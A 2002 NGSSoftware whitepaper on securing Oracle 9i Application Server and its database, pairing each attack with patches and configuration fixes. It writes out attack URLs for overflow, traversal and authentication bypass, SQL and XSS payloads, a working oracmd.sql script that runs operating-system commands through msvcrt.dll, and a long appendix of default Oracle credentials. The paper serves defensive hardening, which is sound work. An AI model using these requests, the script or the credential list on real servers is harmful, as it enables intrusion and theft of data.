A NGSSoftware Insight Security Research Publication

Hackproofing Oracle Application Server

(A Guide to Securing Oracle 9)

David Litchfield
(david@ngssoftware.com)
10th January 2002
www.ngssoftware.com

Contents


Introduction

Contrary to claims by Oracle Corporation C.E.O., Larry Ellison, Oracle 9 *is* breakable. Perhaps Oracle's "Unbreakable" marketing campaign was more to show their commitment to getting close to producing a secure product, and indeed, Oracle do take security very seriously. Oracle product has undergone and passed fourteen independent security evaluations including the Common Criteria assessment. In the database world this is quite an achievement with all of Oracle's competitors far behind. Whilst Oracle 9 has not yet been certified it is no doubt currently being assessed. In the mean time this paper will hopefully help Oracle customers get closer to the secure environment they were promised.

Some would consider writing a white paper on securing Oracle a task worthy of Sisyphus himself. Oracle Corporation develop hundreds of products and each product could have their own dedicated paper. Limiting the scope of this document, then, we will examine the most common environment - an Oracle web front end feeding into an Oracle database server. The main emphasis will be on the web front end, however, we will touch briefly upon the database as well. A more in-depth look at the database security will be reserved for another paper. This approach has been taken, as the web server is the first port of call for an attacker. This paper will show how an attacker can break into an Oracle-based site, gaining control of the web front end and from there the database server. With each attack explained, the defense against it will be covered. Whilst some of the issues discussed in this paper require only a tweak to a configuration file, where security patches are required to resolve a problem they may be accessed from the Oracle Metalink site: http://metalink.oracle.com/.

Oracle Architecture

A typical Oracle site will comprise of a firewall protecting the Oracle web server and database server. The Oracle web server will be running a bespoke application written in house by the organization that owns the site and will take advantage of one of the feature rich application environments provided with Oracle Application Server. It may be a PL/SQL application, JSP, XSQL, a java servlet or a SOAP based application. (Whilst perl, fastcgi and others are supported these are not often found being used 'in the wild' and so will not be covered.) On receiving a client request the web server application dispatches it and if necessary connects to the database server to be furnished with dynamic content.



Communication between the web server and the database server is first channelled through the Listener. This Listener is responsible for setting up connections to the oracle database instance and once joined the listener steps out of the picture. As we shall see further into this paper the Listener does have more to do than just this. The Listener plays a key role in executing external procedures for the database server.

Oracle Web Front Ends

Oracle used to produce their own web server known as the Oracle Web Listener but now uses Apache as its web server software of choice. The Oracle Web Listener was riddled with security holes and by default the Apache server distributed with Oracle Application Server is not much better. It is vulnerable to multiple buffer overflow problems, denial of service attacks and comes with far too many dangerous sample pages and the apache defaults leave much to be desired. Each application environment has its own unique problems that expose the server to risk but they can be protected against.

PL/SQL

PL/SQL is Oracle's Procedural Language extension to Structured Query Language. PL/SQL packages are essentially stored procedures in the database. The package exposes procedures that can be called directly, but also has functions that are called internally from within another package. The PL/SQL module for Apache extends the functionality of a web server, enabling the web server to execute these stored PL/SQL packages in the database. The best way to imagine the PL/SQL module is like a gateway into an Oracle database server over the Web using stored procedures. By default all requests to the web server leading with /pls are sent to the PL/SQL module to be dispatched. The client request URI will contain the name of a Database Access Descriptor or DAD, the name of the PL/SQL package in the database server and the procedure being accessed. Any parameters that are to be passed to the procedure will be in the query string.

http://oracleserver/pls/bookstore/books.search?cname=War+and+Peace

The URL above has a DAD of "bookstore", a PL/SQL package called "books", a procedure called "search" which takes a parameter "cname", the name of the book to search for. The DAD describes a section in the wdbsvr.app file that describes how apache is to connect to the database server and contains details such as the UserID and password to authenticate with. If no credentials are supplied, the request would result in the web client being prompted for credentials. On connecting to the database server the database will load the books package and execute the search procedure and the search results would be passed back to the web server, which would then pass them on to the requesting client.

PL/SQL Buffer Overflows
The PL/SQL module contains several buffer overflow vulnerabilities. These can be exploited to run arbitrary code on the vulnerable web server. On Windows NT/2000 the apache process is running in the security context of the local SYSTEM account so any code that is executed will run with full privileges. The first vulnerability occurs when a request is made for an administration help page. Even if the admin pages have been protected and require a user ID or password, this is not true of the help pages. To test if your site is vulnerable request

http://oracleserver/pls/dadname/admin_/help/AAAAA.....

Where AAAAAA..... is an overly long string of around 1000 bytes. If the apache process access violates or core dumps then the server is vulnerable and the patch should be applied from the Metalink site. If the patch can't be applied then, as a measure to help mitigate the risk of an attack, the default adminPath of /admin_/ should be changed to something difficult to guess or brute force. To do

this edit the wdbsvr.app file found in the $ORACLE_HOME$\Apache\modplsql\cfg directory.

Another overrun occurs when a similar request is made but this time without the dadname.

http://oracleserver/pls/admin_/help/AAAAA.....

This causes the apache server to redirect the request to /pls/dadname/admin_/help/AAAAA..... where "dadname" is the name of the default DAD. It is here the buffer overflow occurs. Again, the patch should be installed to address this problem and the default adminPath should be changed.

Another buffer overflow occurs when a request is made, by a client, presenting credentials to the web server using the “Authorization” HTTP header. An overly long password will cause the overflow. Any exploit code would be base 64 encoded so isn’t easily recognizable.

For all of these buffer overrun vulnerabilities the patches should be downloaded and installed from the Metalink site.

PL/SQL Directory Traversal

The PL/SQL module can be abused to break out of the web root and access arbitrary files readable by the operating system account apache is running under. To check if your site is vulnerable open

http://oracleserver/pls/dadname/admin_/help/..%255Cplsql.conf

This problem is due to the fact that the PL/SQL module has a double URL decoding problem and on the first pass converts %255C to %5C and on the second pass converted %5C to "\" and the directory traversal becomes possible. To protect against this install the patch from the Metalink site.

PL/SQL Administration

By default it is possible to administer PL/SQL DADs remotely without needing to authenticate. This is obviously not a good thing. Whilst this doesn't allow an attacker an opportunity to run commands they could attempt to change the user ID and password used to connect to the database server trying to boost privileges by using a default user login and password such as SYS, SYSTEM or CTXSYS. At the "best" they could deny service. Requesting

http://oracleserver/pls/dadname/admin_/

will show whether the site is vulnerable. If the administration page is returned then of course it is. To secure against this several steps are required. Firstly the wdbsvr.app file located in the $ORACLE_HOME$\Apache\modplsql\cfg directory

should be edited. The adminPath entry should be modified to something difficult to guess or brute force. A password should be added.

PL/SQL Authorization Denial of Service

There exists a denial of service issue with the PL/SQL module. When a request is received by the module with a malformed Authorization HTTP client header with no authorization type set such as Basic Apache will access violate or core dump. The resolution to this is to install the patch provided by Oracle. This is available from the Metalink web site.

The OWA_UTIL PL/SQL Package

The OWA_UTIL package exists to provide web related services, along with packages like HTP, used for creating HTML content, and HTF which has functions that produce HTML tags. These and others are all installed as part of the PL/SQL Toolkit.

OWA_UTIL exposes many procedures that can be called directly from the web - this document will look at signature, showsource, cellsprint, listprint and show_query_columns.

owa_util.signature

Signature does nothing but simply returns a message - it can be used to verify access can be gained to owa_util. It doesn't require any parameters (though it can take some - but not needed)

http://oracleserver/pls/dadname/owa_util.signature

If a message is returned along the lines of

This page was produced by the PL/SQL Cartridge on December 21, 2001 04:50 AM

then access can be gained to owa_util.

If it doesn't return this and the web server returns a 500 or 403 response then it may be the package is protected. More often than not, depending upon how it has been protected, this protection can be bypassed by inserting a space, tab or new line character before:

http://oracleserver/pls/dadname/%20owa_util.signature

http://oracleserver/pls/dadname/%0Aowa_util.signature

http://oracleserver/pls/dadname/%08owa_util.signature

Regardless of how access is gained once it has been the other procedures can be called.

owa_util.showsource

Showsource will give the source code back of a package. It takes one parameter, "cname" - the name of the package to be viewed.

http://oracleserver/pls/dadname/owa_util.showsource?cname=owa_util

This will give the source code of the owa_util package.

http://oracleserver/pls/dadname/owa_util.showsoucre?cname=books

owa_util.cellsprint

Cellsprint allows the running of arbitrary SELECT SQL queries. It requires one parameter, "p_theQuery" but can also take a second "p_max_rows" - which specifies how many rows to return. If p_max_rows is not specified 100 rows are returned.

http://oracleserver/pls/dadname/owa_util.cellsprint?p_theQuery=select * from sys.dba_users

would return the first 100 rows from the dba_users table in the sys schema.

http://oracleserver/pls/dadname/owa_util.cellsprint?p_theQuery=select * from sys.dba_users&p_max_rows=1000

would return 1000 rows from the same table.

Of particular interest is the sys.link$ table. This table contains a list of other database servers that connect to the one being queried. There are also clear text userids and passwords stored here - used when connections are made. If there are any connections then it is possible to "proxy" off of the first database server.

http://oracleserver/pls/dadname/owa_util.cellsprint?p_theQuery=select * from sys.dba_users@other.world

By specifying Other.world here, from the name column of sys.link$ would cause the database server to look up the name of the other db server from the host column and then connect with the user id and password defined and retrieve sys.dba_users.

owa_util.listprint

Listprint is like cells print - arbitrary SQL queries can be run - with one difference - if select * is executed only one of the columns - the first - will be returned. Rather than selecting * , select a column name instead

http://oracleserver/pls/dadname/owa_util.listprint?p_theQuery=select%20username%20from%20sys.dba_users&p_cname=&p_nsize=

This begs the question - how does one find the name of the columns in a given table?

owa_util.show_query_columns

To do this use the show_query_columns procedure. This takes one parameter - "ctable" - the name of the table.

http://oracleserver/pls/dadname/owa_util.show_query_columns?ctable=sys.dba_users

The HTML page returned will have a list of the column names.

As can be seen if an attacker can access the OWA_UTIL package they can almost peruse the database at will. It is therefore imperative to protect against access. OWA_UTIL is an example of one pack you'll want to prevent access to. Further to this all of the dbms_* packages should be protected, the htp packages, utl* packages and anything else you deem to be dangerous. To do this edit the wdbsvr.app file and add an entry in the exclusion list.

PL/SQL Authentication By-pass

In certain circumstances it may be possible to by-pass the authentication process when attempting to access a PL/SQL package. Imagine an on-line banking system that allows customers to register on-line. There will be a PL/SQL application to do this and will be given its own database access descriptor configured with a user ID and password thus allowing "anonymous" access to any who wish to register. Once registered the user would then access the actual banking PL/SQL application, which has its own DAD, too. This DAD has not been configured with a user ID and password though and as such when a user attempts to access the banking application they are prompted for credentials. The banking site URLs would be similar to the following

http://oracleserver/pls/register/reg.signup
http://oracleserver/pls/banking/account.welcome

As DADs are simply descriptions of how to access the database server the authentication of the banking app can be by-passed by simply substituting the DADs.

http://oracleserver/pls/register/account.welcome

By requesting this access is given because the user ID and password configured in the "register" DAD have authenticated the user to the database server. To protect against this there are two ways. Firstly the banking application should be created in a different database schema than the register application. The user ID used to gain access to the register application should not be able to access anything in the schema used for the banking application. The other way to prevent this kind of problem is to edit the wdbsvr.app file and add an entry to the "exclusion_list" entry.

exclusion_list= account*, sys.*, dbms_*, owa*

PL/SQL Cross-site scripting vulnerabilities.
By default access to the htp PL/SQL package is allowed. This package exports procedures for outputting HTML and HTML tags. Many of the procedures can be used in cross-site scripting attacks.

http://oracleserver/pls/dadname/htp.print?cbuf=<script>alert('Doh!')</script>

Cross-site scripting attacks have been widely discussed before and pose a potential threat and, as such, access to the htp package should be disallowed by adding it as an exclusion entry to the wdbsvr.app file.

OracleJSP

This section covers both JSP and SQLJSP applications as they are both dispatched by the same component, OracleJSP.

JSP Translation Files
When a web client requests a JSP page the page itself needs to be translated into a java application. This process requires a .java source file to be created which is then compiled on the fly into a .class file. These files are left on the file system and can be accessed over the web. By default there is nothing that prevent an anonymous user from accessing the .java source file which will contain business/application logic and often user IDs and passwords used to connect to the database server. Three translation files are created. A page called "/foo.jsp" when requested will produce the following translation files

```
_foo$__jsp_StaticText.class
_foo.class
_foo.java
```

and these are stored in the "/_pages" web directory. If foo.jsp existed in a subdirectory named "bar", i.e. "/bar/foo.jsp", a "_bar" directory would be created under the "_pages" directory and the three files placed here. For more details on exact naming conventions please read

http://download-west.oracle.com/otndoc/oracle9i/901_doc/java.901/a90208/trandepl.htm.

To protect against an attacker gaining access to these translation files it is necessary to make a modification to the httpd.conf file. Add the following entry

```
<Location /_pages>
Order deny,allow
Deny from all
</Location>
```

Note that if the JSP pages are stored in a aliased directory (i.e. not a subdirectory of "htdocs") then it is neccessary to add an entry of

```
<Location /dirname/_pages>
Order deny,allow
Deny from all
</Location>
```

where "dirname" is the name of the aliased directory.

JSP Global.jsa Access

In the same way that JSP translation files can be accessed directly so too can the JSP application's globals.jsa file. This file contains application wide information and can often contain user IDs and passwords. If the JSP application is using a globals.jsa file then it can be protected by adding the following entry into the httpd.conf file

```
<Files ~ "^\globals.jsa">
Order allow,deny
Deny from all
</Files>
```

JSP SQL Poisoning

As with every application enviroment it is necessary to make safe client input before passing for use in any logic. Specifically with SQL posioning single quotes in character string client input should be doubled up or stripped and where numeric data is supposed to be supplied by a client ensure that it is indeed numeric before passing this input into an SQL query. Whilst Oracle does not support batching of multiple SQL queries like Microsoft's SQL Server, Oracle is still vulnerable with UNION and nested sub SELECTs.

JSP Physical Path Mapping

When a request is made for a non-existent JSP page a java FileNotFoundException is raised and the error message contains the physical path of the file had it existed. Whilst this is a low risk issue to protect against it create a standard JSP error page that will handle such exceptions.

XSQL

The XSQL configuration file can be found at $/xsql/lib/XSQLConfig.xml. This configuration file contains connection information such as database server host name, user IDs and password. As this file can be found in a virtual directory it can often be downloaded an the contents viewed. If however this document has been protected and request to it provokes a 403 Forbidden response access can still be gained by requesting the file using the XSQLServlet:

http://oracleserver/servlet/oracle.xml.xsql.XSQLServlet/xsql/lib/XSQLConfig.xml

This invariably bypasses this protection.

XSQL SQL Poisoning

Depending upon how an xsql file has been written it may be possible to execute arbitrary SQL queries against the database server. Consider the following code:

```
<?xml version="1.0"?>
<xsql:query connection="demo" xmlns:xsql="urn:oracle-xsql">
   SELECT * FROM USERS_TABLE WHERE NAME = '{@name}'
</xsql:query>
```

If this was saved as file.xsql a request for this resource would be similar to

http://oracleserver/file.xsql?name=foobar

and the results would be returned to the browser in XML format. However, by inserting a single quote at the end of the name parameter a second query can be run:

http://oracleserver/file.xsql?name=foobar' union select * from foo-

As already stated, but reiterating it is extremely imortant to ensure that all client input is validated before being inserted into an SQL query. One of the sample XSQL pages can be used to run arbitrary SQL queries and should be deleted.

http://oracleserver/xsql/java/xsql/demo/adhocsql/query.xsql?xml-stylesheet=none.xsl&sql=select+*+from+sys.dba_users

XSQL Style Sheets
Earlier version of the XSQL parser were vulnerable to arbitrary XML execution attacks. By specifying a style sheet that existed on another site the web server would connect to the remote site, download the XML and execute what ever it contained. This problem was discovered by Georgi Guninski.

SOAP

SOAP Application Deployment

A typical install of Oracle 9iAS version 1.0.2.2.1 will install the Oracle SOAP components and allow remote anonymous user to deploy SOAP applications. This should be addressed as soon as possible and to test if the server is vulnerable access

http://oracleserver/soap/servlet/soaprouter

If present the server is vulnerable and should be protected. For more information please see http://technet.oracle.com/deploy/security/pdf/ias_soap_alert.pdf

SOAP Configuration File

The soapConfig.xml file should be protected. It is not by default. It can either be access directly or by using the XSQLServlet:

http://oracleserver/soapdocs/webapps/soap/WEB-INF/config/soapConfig.xml

http://oracleserver/servlet/oracle.xml.xsql.XSQLServlet/soapdocs/webapps/soap/WEB-INF/config/soapConfig.xml

DEFAULTS

Many of the services installed with Oracle's Apache, such as Dynamic Monitoring Services, can be accessed remotely by anonymous users. The httpd.conf file should be edited to prevent access to the following pages

Dynamic Monitoring Services

http://oracleserver/dms0

http://oracleserver/dms/DMSDump

http://oracleserver/servlet/DMSDump

http://oracleserver/servlet/Spy

http://oracleserver/soap/servlet/Spy

http://oracleserver/dms/AggreSpy

Oracle Java Process Manager

http://oracleserver/oprocmgr-status

http://oracleserver/oprocmgr-service (currently broken)

Perl Alias

On some versions of Oracle Application server the "/perl" virtual directory is mapped to the same physical location as the "/cgi-bin" virtual directory. However, "/perl" is marked as an apache alias as opposed to a a script alias. Consequently the source code of any script in the "/cgi-bin" can be accessed via the "/perl" directory. This should be fixed by modifying the httpd.conf file, turning the /perl alias into script alias. Alternative if perl is not used then it can be safely removed.

SAMPLES

Dangerous Samples

Many of the sample pages installed with Oracle Application Server can be abused to subvert the security of the system. For example

http://oracleserver/demo/email/sendmail.jsp

can be used to send arbitrary e-mails. Others can be used are vulnerable to SQL poisoning attacks and others leak information, such as

http://oracleserver/demo/basic/info/info.jsp

which leaks environment variables. Others that do this are "/cgi-bin/printenv", "/fcgi-bin/echo", and "/fcgi-bin/echo2".

Before a web server is introduced to a production environment all sample pages and scripts should be deleted.

The TNS Listener

TNS, or Transparent Network Substrate, is the protocol used by Oracle clients to connect to the database via the Listener. The Listener listens on TCP port 1521 for client requests for database access and on receiving such a request starts a new Oracle process which informs the Listener of the TCP port it is waiting for connections on. The Listener then informs the client of this port and the client then connects directly to the database process. If the database is configured as a Multi Threaded Server (MTS) then only two process instances are created and each client will be serviced by one of these processes listening on a fixed port. As well as dealing with client connection requests the listener is key to helping the database service external procedure requests. More on this later - firstly we'll examine the Listener itself.

Listener Security Issues

Previous versions of the Listener contained multiple buffer overflows. These were discovered by Covert Labs of Network Associates and patches are available from the Metalink website. These aside out of the box, a freshly installed Listener can be compromised with ease. That said with a couple of modifications it can be made much more resilient against attacks. As these issues have been published elsewhere previously by Howard Smith of Oracle Corporation they will not be repeated.

EXTPROC and External Procedures

PL/SQL packages can be extended to call external functions in libraries or Dynamic Link Libraries. When a PL/SQL package in executing in the database server is required to run an external procedure the oracle process connects to the Listener and requests that the Listener load the relevant library, call the function and pass the function any parameters passed to it. The Listener does not load the library into its own process address space but rather launches another process extproc on Unix systems or extproc.exe on Windows platforms and directs oracle to connect to it. Oracle obliges and connects to the extproc process using named pipes and makes the same request that it made to the listener. Extproc load the library and calls the function. There is no authentication performed anywhere in all of this. This opens up a glaring and extremely dangerous security hole.

It is possible for an attacker to masquerade as an Oracle process and execute any function in any DLL on the file system. What's exacerbates this problem is that it can be done remotely and what's more over sockets. Because of this, an attacker can write an exploit that connects to the listener/extproc over TCP and without ever having to authenticate run any function in any library they wish. A real world attack would probably call system () exported by msvcrt.dll on Windows platforms or exec() or system() exported by libc on unix platforms. Any

operating system command passed as a parameter to these functions would run in the security context of the account running the oracle processes. On Unix systems this is commonly the "oracle" user and on Windows NT/2000 this is, by default, the local SYSTEM account. Needless to say that any commands executed as these users will have dire consequences for the computer system involved.

There are several things that can be done to help mitigate the risk of such an attack. The first line of defense is, of course, with the use of a firewall. Noone should be able to access the listener port of 1521 from the Internet. This not only helps mitigate risk concerned with this problem but a slew of others, too. Provided the web server has been secured as described in this document then there should be minimal risk of an attack originating from the web server. Further to this the patch should be installed available from the Metalink site. If the patch can't be installed for whatever reason then it is possible to limit the machines that may access the listener. Whilst this is a trust mechanism based only on IP address it does help. The process is called "valid node checking" and requires a modification to the sqlnet.ora file found in the $ORACLE_HOME\network\admin directory. Add the entries

```
tcp.validnode_checking = YES

tcp.invited_nodes = (10.1.1.2, scylla)
```

Needless to say replace 10.1.1.2 or Scylla with the hosts that require access. Any host not listed here will still be able to make a TCP connection to the listener but the listener will simply terminate the connection. Invited nodes should be restricted to machines that require access. As another step towards help mitigating the risk, you could set the listener listening on a non- default port (i.e. not 1521). Whilst this is not a great solution, as anyone with a TCP port scanner has a highly likely chance of finding the listener, it still helps. Finally, on Windows NT/2000 the Oracle processes should not be running as local SYSTEM. It is suggested that a low privileged account be created and the Oracle processes run as this user. This account will need to be given the "Logon as a service" account privilege.

Oracle Database Security

As was stated at the beginning of the paper we will only touch upon a few areas of the security of the database. A more detailed discussion will be covered in a future document. We will look at two areas, PL/SQL External Procedures, Default User Logins and Passwords.

PL/SQL External Procedures

Whilst we have already covered fooling the Listener into launching an external procedure remotely we will examine further external procedures from within the database itself. To be able to call an external procedure from within oracle a library must be created by a login that has the CREATE LIBRARY privilege. By default the internal account, the sys, system, ctxsys and mtxsys logins can add libraries. Though we'll be discussing default passwords later on it should be said here that these logins' passwords should be changed from the default. If one of these logins or any other with the requisite permissions is compromised an attacker will be able to create a library and PL/SQL package that can execute operating system commands in the security context of the operating system account running the oracle processes. A typical sql script to do this would look similar to the following

```
Rem
Rem oracmd.sql
Rem
Rem Run system commands via Oracle database servers
Rem
Rem Bugs to david@ngssoftware.com
Rem

CREATE OR REPLACE LIBRARY exec_shell AS
'C:\winnt\system32\msvcrt.dll';
/
show errors
CREATE OR REPLACE PACKAGE oracmd IS
PROCEDURE exec (cmdstring IN CHAR);
end oracmd;
/
show errors
CREATE OR REPLACE PACKAGE BODY oracmd IS
PROCEDURE exec(cmdstring IN CHAR)
IS EXTERNAL
NAME "system"
LIBRARY exec_shell
LANGUAGE C;
end oracmd;
```

```
/
show errors
```

Running the script would produce the following output and commands would be run as follows

```
C:\>sqlplus /nolog
SQL*Plus: Release 8.1.7.0.0 - Production on Thu Jun 7 14:25:38 2001
(c) Copyright 2000 Oracle Corporation. All rights reserved.
SQL> connect system/manager@orcl
Connected.
SQL> @c:\oracmd.sql
Library created.
No errors.
Package created.
No errors.
Package body created.
No errors.
SQL>
SQL> exec oracmd.exec ('dir > c:\oracle.txt);
```

Vigilance is required here. All logins that can add packages or libraries should be monitored closely for such abuse.

Default User Logins and Passwords

When Oracle is installed a number of logins are created depending upon what components have been added each with a default password set. Invariably, but not always this password is the same as the user id. Third party add-on products to Oracle keep true to this model - they too often create a login with an easy to guess password. Every login should have its default password changed. For some logins doing this may break the functionality these exist to support so the relevant documentation should be read before doing so. The list of default accounts and password installed by Oracle or third party products is believed to be the most comprehensive available with over 160 listed in Appendix A.

Conclusion

It is hoped that this document has shown that there is much to be done to Oracle before it should be placed in a hostile environment such as the Internet. There are many good resources available to help secure an Oracle install.

Oracle Security, published by O'Reilly (http://oracle.oreilly.com) is an excellent book. Pete Finnigan, of U.K. company Pentest Limited (http://www.pentest-limited.com), has written some interesting papers on Oracle security issues. To keep up to date with the latest security problems found in Oracle product you should read http://technet.oracle.com/deploy/security/alerts.htm.

NGSSoftware has also written an intelligent application security assessment scanner called OraScan that audits Oracle web front ends and bespoke Oracle applications. More information about this is available from the NGSSoftware website, http://www.ngssoftware.com/

Appendix A – Default Oracle UserIDs and Passwords

SYS	CHANGE_ON_INSTALL
SYSTEM	MANAGER
AQJAVA	AQJAVA
AQ	AQ
CIDS	CIDS
SYMPA	SYMPA
LIBRARIAN	SHELVES
PANAMA	PANAMA
FROSTY	SNOWMAN
STARTER	STARTER
DES	DES
DBI	MUMBLEFRATZ
HLW	HLW
TRAVEL	TRAVEL
HCPARK	HCPARK
ULTIMATE	ULTIMATE
REP_MANAGER	DEMO
REP_OWNER	DEMO
OWA	OWA
IMAGEUSER	IMAGEUSER
MIGRATE	MIGRATE
OPENSPIRIT	OPENSPIRIT
ODS	ODS
ODSCOMMON	ODSCOMMON
OE	OE
OLAPDBA	OLAPDBA
OLAPSVR	OLAPSVR
OLAPSYS	OLAPSYS
ORACACHE	ORACACHE
PM	PM
PO7	PO7

PORTAL30	PORTAL30
PORTAL30_DEMO	PORTAL30_DEMO
PORTAL30_PUBLIC	PORTAL30_PUBLIC
PORTAL30_SSO	PORTAL30_SSO
PORTAL30_SSO_PS	PORTAL30_SSO_PS
PORTAL30_SSO_PUBLIC	PORTAL30_SSO_PUBLIC
QS	QS
QS_ADM	QS_ADM
QS_CB	QS_CB
QS_CBADM	QS_CBADM
QS_CS	QS_CS
QS_ES	QS_ES
QS_OS	QS_OS
QS_WS	QS_WS
SH	SH
UTLBSTATU	UTLESTAT
VIRUSER	VIRUSER
WKSYS	WKSYS
USER1	USER1
USER2	USER2
USER3	USER3
USER4	USER4
USER5	USER5
USER6	USER6
USER8	USER8
USER9	USER9
USER	USER
APPLSYSPUB	PUB
SLIDE	SLIDEPW
HR	HR
JMUSER	JMUSER
OWA_PUBLIC	OWA_PUBLIC
CQSCHEMAUSER	PASSWORD
WEBCAL01	WEBCAL01

CIS	ZWERG
CISINFO	ZWERG
MASTER	PASSWORD
SYSADM	SYSADM
ESTOREUSER	ESTORE
SYSMAN	OEM_TEMP
COMPIERE	COMPIERE
OSP22	OSP22
PLSQL	SUPERSECRET
PATROL	PATROL
SITEMINDER	SITEMINDER
REP_OWNER	REP_OWNER
EJSADMIN	EJSADMIN_PASSWORD
TURBINE	TURBINE
ADMIN	JETSPEED
OAS_PUBLIC	OAS_PUBLIC
INTERNAL	ORACLE
CTXSYS	CTXSYS
MDSYS	MDSYS
SCOTT	TIGER
APPLSYS	APPLSYS
APPS	APPS
SAP	SAPR3
ADAMS	WOOD
AQDEMO	AQDEMO
AQUSER	AQUSER
BLAKE	PAPER
CATALOG	CATALOG
CDEMO82	CDEMO82
CDEMOCOR	CDEMOCOR
CDEMOUCB	CDEMOUCB
CDEMORID	CDEMORID
CLARK	CLOTH
COMPANY	COMPANY

DBSNMP	DBSNMP
DEMO	DEMO
DEMO8	DEMO8
EMP	EMP
EVENT	EVENT
FINANCE	FINANCE
FND	FND
GPFD	GPFD
GPLD	GPLD
JONES	STEEL
MFG	MFG
MILLER	MILLER
MMO2	MMO2
MODTEST	YES
MOREAU	MOREAU
NAMES	NAMES
MTSSYS	MTSSYS
OCITEST	OCITEST
ORDPLUGINS	ORDPLUGINS
ORDSYS	ORDSYS
OUTLN	OUTLN
PO	PO
PO8	PO8
POWERCARTUSER	POWERCARTUSER
BC4J	BC4J
PRIMARY	PRIMARY
PUBSUB	PUBSUB
RE	RE
RMAIL	RMAIL
RMAN	RMAN
MTS_USER	MTS_PASSWORD
SAMPLE	SAMPLE
!DEMO_USER	!DEMO_USER
SECDEMO	SECDEMO

TRACESVR	TRACE
TESTPILOT	TESTPILOT
TSDEV	TSDEV
TSUSER	TSUSER
VRR1	VRR1
MXAGENT	MXAGENT
SDOS_ICSAP	SDOS_ICSAP
TDOS_ICSAP	TDOS_ICSAP
ORAREGSYS	ORAREGSYS
CENTRA	CENTRA
IMEDIA	IMEDIA
OEMADM	OEMADM
TAHITI	TAHITI
CSMIG	CSMIG
WEBDB	WEBDB
WWW	WWW
WWWUSER	WWWUSER
WEBREAD	WEBREAD
USER0	USER0
LBACSYS	LBACSYS
ADLDEMO	ADLDEMO
PERSTAT	PERSTAT
REPADMIN	REPADMIN
VIF_DEVELOPER	VIF_DEV_PWD
VIDEOUSER	VIDEOUSER
AUDIOUSER	AUDIOUSER
AURORAORBUNAUTHENTICATED	*invalid*
OSE$HTTP$ADMIN	*invalid*
AURORAJISUTILITY$	*invalid*
XPRT	XPRT
STRAT_USER	STRAT_PASSWD